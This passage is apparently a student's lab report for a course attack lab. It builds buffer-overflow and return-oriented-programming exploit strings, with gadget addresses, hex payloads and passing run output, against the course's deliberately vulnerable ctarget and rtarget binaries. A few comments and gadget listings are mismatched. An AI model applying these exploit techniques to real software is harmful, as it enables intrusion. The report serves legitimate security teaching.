015	13	0D	CR '\r' (carriage ret)	115	77	4D	M
016	14	0E	SO (shift out)	116	78	4E	N
017	15	0F	SI (shift in)	117	79	4F	O
020	16	10	DLE (data link escape)	120	80	50	P
021	17	11	DC1 (device control 1)	121	81	51	Q
022	18	12	DC2 (device control 2)	122	82	52	R
023	19	13	DC3 (device control 3)	123	83	53	S
024	20	14	DC4 (device control 4)	124	84	54	T
025	21	15	NAK (negative ack.)	125	85	55	U
026	22	16	SYN (synchronous idle)	126	86	56	V
027	23	17	ETB (end of trans. blk)	127	87	57	W
030	24	18	CAN (cancel)	130	88	58	X
031	25	19	EM (end of medium)	131	89	59	Y
032	26	1A	SUB (substitute)	132	90	5A	Z
033	27	1B	ESC (escape)	133	91	5B	[
034	28	1C	FS (file separator)	134	92	5C	\ '\\'
035	29	1D	GS (group separator)	135	93	5D	]
036	30	1E	RS (record separator)	136	94	5E	^
037	31	1F	US (unit separator)	137	95	5F	_
040	32	20	SPACE	140	96	60	`
041	33	21	!	141	97	61	a
042	34	22	"	142	98	62	b
043	35	23	#	143	99	63	c
044	36	24	$	144	100	64	d
045	37	25	%	145	101	65	e
046	38	26	&	146	102	66	f
047	39	27	'	147	103	67	g
050	40	28	(	150	104	68	h
051	41	29	)	151	105	69	i
052	42	2A	*	152	106	6A	j
053	43	2B	+	153	107	6B	k
054	44	2C	,	154	108	6C	l
055	45	2D	-	155	109	6D	m
056	46	2E	.	156	110	6E	n
057	47	2F	/	157	111	6F	o
060	48	30	0	160	112	70	p
061	49	31	1	161	113	71	q
062	50	32	2	162	114	72	r
063	51	33	3	163	115	73	s
064	52	34	4	164	116	74	t
065	53	35	5	165	117	75	u
066	54	36	6	166	118	76	v
067	55	37	7	167	119	77	w
070	56	38	8	170	120	78	x
071	57	39	9	171	121	79	y
072	58	3A	:	172	122	7A	z
073	59	3B	;	173	123	7B	{
074	60	3C	<	174	124	7C	|
075	61	3D	=	175	125	7D	}
076	62	3E	>	176	126	7E	~
077	63	3F	?	177	127	7F	DEL

进行比对得知，cookie的字符串形式对应的编码为34 30 63 31 35 31 33 30。

利用gcc -c attack3.s则生成.o文件利用objdump -d attack3.o进行查看，有如下

```
0000000000000000 <.text>:
   0:   48 c7 c7 f8 3b 61 55    mov    $0x55613bf8,%rdi
   7:   68 8c 1a 40 00          pushq  $0x401a8c
   c:   c3                      retq
```

则现在构建攻击字符串in3.txt

有

```
48 c7 c7 f8 3b 61 55 68
8c 1a 40 00 c3 00 00 00//汇编指令的字节码
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00//填充满56个字节的位置
b8 3b 61 55 00 00 00 00//栈区的首地址作为返回值可以从栈顶开始读取指令进行操作
34 30 63 31 35 31 33 30//cookie的字节码
```

利用hex2raw进行字符串的构建，有运行结果

```
2020211221@bupt1:~/target20$ ./hex2raw <in3.txt> raw3.txt
2020211221@bupt1:~/target20$ ./ctarget -i raw3.txt
Cookie: 0x40c15130
Touch3!: You called touch3("40c15130")
Valid solution for level 3 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

3. 解决rtarget

①根据实验内容分析rtarget的目标以及解决方法。根据《实验内容》明确此处的目的是面向返回编程，是根据程序中原本具有的函数的汇编指令以及地址构建新的函数或者指令从而实现自身的目的，而对于rtarget中，存在一些可用于此题目的函数，而函数的原型在farm.c中，并给出了一些指令的字节码对照表，方便完成拼装然后进入函数，完成任务，对照表如下

A. Encodings of movq instructions

movq *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of popq instructions

Operation	Register *R*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq *R*	58	59	5a	5b	5c	5d	5e	5f

C. Encodings of movl instructions

movl *S*, *D*

Source *S*	Destination *D*							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

D. Encodings of 2-byte functional nop instructions


Operation	Register *R*			
	%al	%cl	%dl	%bl
andb *R*, *R*	20 c0	20 c9	20 d2	20 db
orb *R*, *R*	08 c0	08 c9	08 d2	08 db
cmpb *R*, *R*	38 c0	38 c9	38 d2	38 db
testb *R*, *R*	84 c0	84 c9	84 d2	84 db

Figure 3: Byte encodings of instructions. All values are shown in hexadecimal.

其中前三个表分别为指令movq，popq，movl的字节码对照表，而第四个表是可能出现在指令中间的无用指令对照表。

现在可以开始解决rtarget。

②现在查询farm部分的汇编指令，找出我们可以使用的指令



```
0000000000401b2b <start_farm>:
  401b2b:       b8 01 00 00 00          mov    $0x1,%eax
  401b30:       c3                      retq

0000000000401b31 <getval_240>:
  401b31:       b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  401b36:       c3                      retq

0000000000401b37 <setval_328>:
  401b37:       c7 07 48 89 c7 94       movl   $0x94c78948,(%rdi)
  401b3d:       c3                      retq

0000000000401b3e <getval_354>:
  401b3e:       b8 58 90 90 c3          mov    $0xc3909058,%eax
  401b43:       c3                      retq

0000000000401b44 <getval_128>:
  401b44:       b8 58 91 90 90          mov    $0x90909158,%eax
  401b49:       c3                      retq

0000000000401b4a <setval_348>:
  401b4a:       c7 07 99 ee fd 58        movl   $0x58fdee99,(%rdi)
  401b50:       c3                      retq

0000000000401b51 <addval_281>:
  401b51:       8d 87 48 89 c7 c1       lea    -0x3e3876b8(%rdi),%eax
  401b57:       c3                      retq

0000000000401b58 <addval_461>:
  401b58:       8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
  401b5e:       c3                      retq

0000000000401b5f <addval_452>:
  401b5f:       8d 87 d8 89 f7 58       lea    0x58f789d8(%rdi),%eax
  401b65:       c3                      retq

0000000000401b66 <mid_farm>:
  401b66:       b8 01 00 00 00          mov    $0x1,%eax
  401b6b:       c3                      retq

0000000000401b6c <add_xy>:
  401b6c:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  401b70:       c3                      retq

0000000000401b71 <getval_189>:
  401b71:       b8 d1 09 c2 90          mov    $0x90c209d1,%eax
  401b76:       c3                      retq

0000000000401b77 <addval_486>:
  401b77:       8d 87 b9 89 c2 94       lea    -0x6b3d7647(%rdi),%eax
  401b7d:       c3                      retq

0000000000401b7e <getval_154>:
  401b7e:       b8 48 89 e0 92          mov    $0x92e08948,%eax
  401b83:       c3                      retq

0000000000401b84 <getval_339>:
  401b84:       b8 09 c2 90 90          mov    $0x9090c209,%eax
  401b89:       c3                      retq

0000000000401b8a <addval_289>:
  401b8a:       8d 87 81 c2 20 db       lea    -0x24df3d7f(%rdi),%eax
  401b90:       c3                      retq

0000000000401b91 <addval_174>:
  401b91:       8d 87 48 99 e0 90       lea    -0x6f1f66b8(%rdi),%eax
  401b97:       c3                      retq

0000000000401b98 <getval_264>:
  401b98:       b8 89 c2 00 db          mov    $0xdb00c289,%eax
  401b9d:       c3                      retq

0000000000401b9e <setval_210>:
  401b9e:       c7 07 89 d1 60 c0       movl   $0xc060d189,(%rdi)
  401ba4:       c3                      retq

0000000000401ba5 <addval_127>:
  401ba5:       8d 87 89 d1 90 90       lea    -0x6f6f2ef7(%rdi),%eax
  401bab:       c3                      retq

0000000000401bac <addval_229>:
  401bac:       8d 87 48 89 e0 94       lea    -0x6b1f76b8(%rdi),%eax
  401bb2:       c3                      retq

0000000000401bb3 <setval_212>:
  401bb3:       c7 07 89 c2 00 d2       movl   $0xd200c289,(%rdi)
  401bb9:       c3                      retq

0000000000401bba <getval_382>:
  401bba:       b8 89 ce 84 db          mov    $0xdb84ce89,%eax
  401bbf:       c3                      retq

0000000000401bc0 <setval_145>:
  401bc0:       c7 07 89 ce 90 c3       movl   $0xc390ce89,(%rdi)
  401bc6:       c3                      retq

0000000000401bc7 <addval_177>:
  401bc7:       8d 87 89 d1 c4 c8       lea    -0x373b2e77(%rdi),%eax
  401bcd:       c3                      retq

0000000000401bce <addval_442>:
  401bce:       8d 87 09 ce 38 db       lea    -0x24c731f7(%rdi),%eax
  401bd4:       c3                      retq

0000000000401bd5 <getval_128>:
  401bd5:       b8 6d 89 d1 c3          mov    $0xc3d1896d,%eax
  401bda:       c3                      retq

0000000000401bdb <getval_239>:
  401bdb:       b8 89 c2 38 d2          mov    $0xd238c289,%eax
  401be0:       c3                      retq

0000000000401be1 <setval_430>:
  401be1:       c7 07 48 89 e0 c1       movl   $0xc1e08948,(%rdi)
  401be7:       c3                      retq

0000000000401be8 <addval_390>:
  401be8:       8d 87 89 d1 60 c9       lea    -0x369f2e77(%rdi),%eax
  401bee:       c3                      retq

0000000000401bef <addval_380>:
  401bef:       8d 87 89 d1 48 c0       lea    -0x3fb72e77(%rdi),%eax
  401bf5:       c3                      retq

0000000000401bf6 <getval_116>:
  401bf6:       b8 09 ce 20 d2          mov    $0xd220ce09,%eax
  401bfb:       c3                      retq

0000000000401bfc <setval_302>:
  401bfc:       c7 07 48 89 e0 90       movl   $0x90e08948,(%rdi)
  401c02:       c3                      retq

0000000000401c03 <setval_142>:
  401c03:       c7 07 e6 4b 89 ce       movl   $0xce894be6,(%rdi)
  401c09:       c3                      retq

0000000000401c0a <getval_164>:
  401c0a:       b8 48 89 e0 94          mov    $0x94e08948,%eax
  401c0f:       c3                      retq

0000000000401c10 <addval_119>:
  401c10:       8d 87 89 d1 90 90       lea    -0x6f6f2e77(%rdi),%eax
  401c16:       c3                      retq

0000000000401c17 <setval_161>:
  401c17:       c7 07 97 68 89 e0       movl   $0xe0896897,(%rdi)
  401c1d:       c3                      retq

0000000000401c1e <getval_235>:
  401c1e:       b8 89 c2 00 db          mov    $0xdb00c289,%eax
  401c23:       c3                      retq

0000000000401c24 <addval_478>:
  401c24:       8d 87 89 ce 38 c9       lea    -0x36cf3177(%rdi),%eax
  401c2a:       c3                      retq

0000000000401c2b <setval_184>:
  401c2b:       c7 07 8b ce 90 c3       movl   $0xc390ce8b,(%rdi)
  401c31:       c3                      retq

0000000000401c32 <addval_173>:
  401c32:       8d 87 6e 89 ce c7       lea    -0x38317692(%rdi),%eax
  401c38:       c3                      retq

0000000000401c39 <addval_199>:
  401c39:       8d 87 99 d1 84 c9       lea    -0x367b2e67(%rdi),%eax
  401c3f:       c3                      retq

0000000000401c40 <setval_325>:
  401c40:       c7 07 48 89 e0 c3       movl   $0xc3e08948,(%rdi)
  401c46:       c3                      retq

0000000000401c47 <end_farm>:
  401c47:       b8 01 00 00 00          mov    $0x1,%eax
  401c4c:       c3                      retq
```

③解决touch2

touch2中的汇编指令与原本ctarget中的相同，这里不再列出，原本我们明确touch2的题意是让我们将传入的参数转变为cookie，同时需要跳转进入到touch2函数，此处构建汇编代码

```
popq %rax //让rax和cookie的值相等，可以让cookie存储到当时的栈顶
ret //返回，但是可以选择重复覆盖，让ret跳到下一条指令存在的位置
mov %rax,%rdi//让rdi的值等于cookie
ret //返回，仍然可以重复覆盖，将此时栈顶的位置覆盖成为touch2的地址可以实现跳转到touch2
```

对照表，明确popq %rax ret所对应的字节码为58 () c3（其中括号代表可以填入第四个表中无意义的字节码），则在farm.c中进行查询，

```
0000000000401b4a <setval_348>:
  401b4a:       c7 07 99 ee fd 58       movl   $0x58fdee99,(%rdi)
  401b50:       c3                      retq
```

此处的地址为0x401b4f，再由表可知mov %rax,%rdi ret对应的字节码为48 89 c7 () c3，现在查询，

```
0000000000401b31 <getval_240>:
  401b31:       b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  401b36:       c3                      retq
```

此时的地址为0x401b32，则现在构建攻击字符串(存储在in4.txt中)

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00//填充满56个字节的空间
4f 1b 40 00 00 00 00 00//pushq %rax        ret
30 51 c1 40 00 00 00 00//cookie
32 1b 40 00 00 00 00 00//mov %rax,%rdi      ret
73 19 40 00 00 00 00 00//touch2的地址
```

仍然利用hex2raw生成攻击字符串，然后带入运行，得到结果

```
2020211221@bupt1:~/target20$ ./hex2raw< in4.txt> raw41.txt
2020211221@bupt1:~/target20$ ./rtarget -i raw41.txt
Cookie: 0x40c15130
Touch2!: You called touch2(0x40c15130)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

③解决touch3

根据ctarget可知，需要将rdi存储为指向cookie的指针，现仍要构架汇编指令选择构建的指令如下

```
mov    %rsp,%rax//将栈顶指针赋值给rax，现在rax指向栈顶
ret
mov    %rax,%rdi//将rax赋值给rdi，此时rdi作为中间变量，存储栈顶指针现在的位置
ret
popq   %rax//现在将rax压入栈中，让rax等于栈顶的元素，为相对于rdi的偏移量
ret
movl   %eax,%edx//将eax赋值给edx
ret
movl   %edx,%ecx//将edx赋值给ecx
ret
movl   %ecx,%esi//将ecx赋值给esi，此时esi等于偏移量
ret
lea    (%rdi,%rsi,1),%rax//将rdi+rsi赋值给rax，此时rax为指向cookie的指针
ret
mov    %rax,%rdi//将指向cookie的指针赋值给rdi，完成操作
ret
```

这里我们选择将cookie存储在最后一条语句后面，则现在进入farm查询这些指令所在的位置，截图如下(按照指令的执行顺序截图)

0x401c42

```
0000000000401c40 <setval_325>:
  401c40:       c7 07 48 89 e0 c3       movl   $0xc3e08948,(%rdi)
  401c46:       c3                      retq
```

0x401b5a

```
0000000000401b58 <addval_461>:
  401b58:       8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
  401b5e:       c3                      retq
```

0x401b3f

```
0000000000401b3e <getval_354>:
  401b3e:       b8 58 90 90 c3          mov    $0xc3909058,%eax
  401b43:       c3                      retq
```

0x401bdc

```
0000000000401bdb <getval_239>:
  401bdb:       b8 89 c2 38 d2          mov    $0xd238c289,%eax
  401be0:       c3                      retq
```

0x401bd7

```
0000000000401bd5 <getval_128>:
  401bd5:       b8 6d 89 d1 c3          mov    $0xc3d1896d,%eax
  401bda:       c3                      retq
```

0x401c07

```
0000000000401c03 <setval_142>:
  401c03:       c7 07 e6 4b 89 ce       movl   $0xce894be6,(%rdi)
  401c09:       c3                      retq
```

0x401b6c

```
0000000000401b66 <mid_farm>:
  401b66:       b8 01 00 00 00          mov    $0x1,%eax
  401b6b:       c3                      retq
```

0x401b5a

```
0000000000401b58 <addval_461>:
  401b58:       8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
  401b5e:       c3                      retq
```

则现在需要知道偏移量插入到哪里，也要明确偏移量为多少，由上面的分析可以明确，偏移量插入到popq之后可以成立，则现在计算偏移量，因为选取存储在所有指令执行完之后，则偏移量为9×8为72个单位，则此时72转化为十六进制数为0x48，则填入48，现在构建攻击字符串有如下

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
42 1c 40 00 00 00 00 00//第一条指令的地址
5a 1b 40 00 00 00 00 00//第二条指令的地址
3f 1b 40 00 00 00 00 00//第三条指令的地址
48 00 00 00 00 00 00 00//偏移量
dc 1b 40 00 00 00 00 00//第四条指令存储的地址
d7 1b 40 00 00 00 00 00//第五条指令存储的地址
07 1c 40 00 00 00 00 00//第六条指令存储的地址
6c 1b 40 00 00 00 00 00//第七条指令存储的地址
5a 1b 40 00 00 00 00 00//第八条指令存储的地址
8c 1a 40 00 00 00 00 00//touch3的首地址覆盖返回值
34 30 63 31 35 31 33 30//cookie的字符串形式
```

构建成功则建立txt文件存储到in5.txt，然后利用hex2raw程序对其进行转换，然后再将文件作为输入读入，则有结果

```
2020211221@bupt1:~/target20$ ./hex2raw <in5.txt > raw5.txt
2020211221@bupt1:~/target20$ ./rtarget -i raw5.txt
Cookie: 0x40c15130
Touch3!: You called touch3("40c15130")
Valid solution for level 3 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

成功利用面向返回编程解决touch3任务完成。

五、总结体会

总结心得（包括实验过程中遇到的问题、如何解决的、过关或挫败的感受、实验投入的时间和精力、意见和建议等）

实验中遇到的问题及解决方法：

①对题目的要求不明确，对题目的目标也很模糊，先对《实验内容》通读，对原理有一个简单的认识，根据实验内容中的提示对题目进行解答，然后还有与实验相关的表格等内容，最终解决了所有问题。

②对于 rtarget 中的 touch3，出现了查找错误的问题，原因在于没有对指令字节码有很好的理解，没有对照无效的字节码进行寻找，而查询错误，找到题意之后，找到正确的指令地址，解决了所有的问题。

③rtarget 中的 touch3，地址查询反复错误，最后利用 gdb 调试，一步一步完成了任务

实验投入的时间和精力

用时一天半，在第一次尝试的时候没有查询实验内容，用了很长的时间，在之后对全部的题目有一个初步的理解之后，更快速的解决了问题。

意见和建议

①先查询实验内容，对实验内容有一个大概的理解，然后在做题

②巧妙利用 gdb 调试，尤其是对于 rtarget 中的 touch3，多指令运行，此时容易出错，排除错误的时候可以尝试用 gdb 对每一个语句进行调试和查询。

六、诚信声明（不签扣 10 分）

需要填写如下声明，并在底部给出手写签名的电子版。

此外，我还参考了以下资料：

1、 实验 3-说明 1

2、https://blog.csdn.net/songhui1024/article/details/85243246

在我提交的程序中，还在对应的位置以注释形式记录了具体的参考内容。

我独立完成了本次实验除以上方面之外的所有工作，包括分析、设计、编码、调试与测试。

我清楚地知道，从以上方面获得的信息在一定程度上降低了实验的难度，可能影响起评分。

我从未使用他人代码，不管是原封不动地复制，还是经过某些等价转换。

我未曾也不会向同一课程（包括此后各届）的同学复制或公开我这份程序的代码，我有义务妥善保管好它们。

我编写这个程序无意于破坏或妨碍任何计算机系统的正常运行。

我清楚地知道，以上情况均为本课程纪律所禁止，若违反，对应的实验成绩将按照 0 分计。

（签名） 翁岳川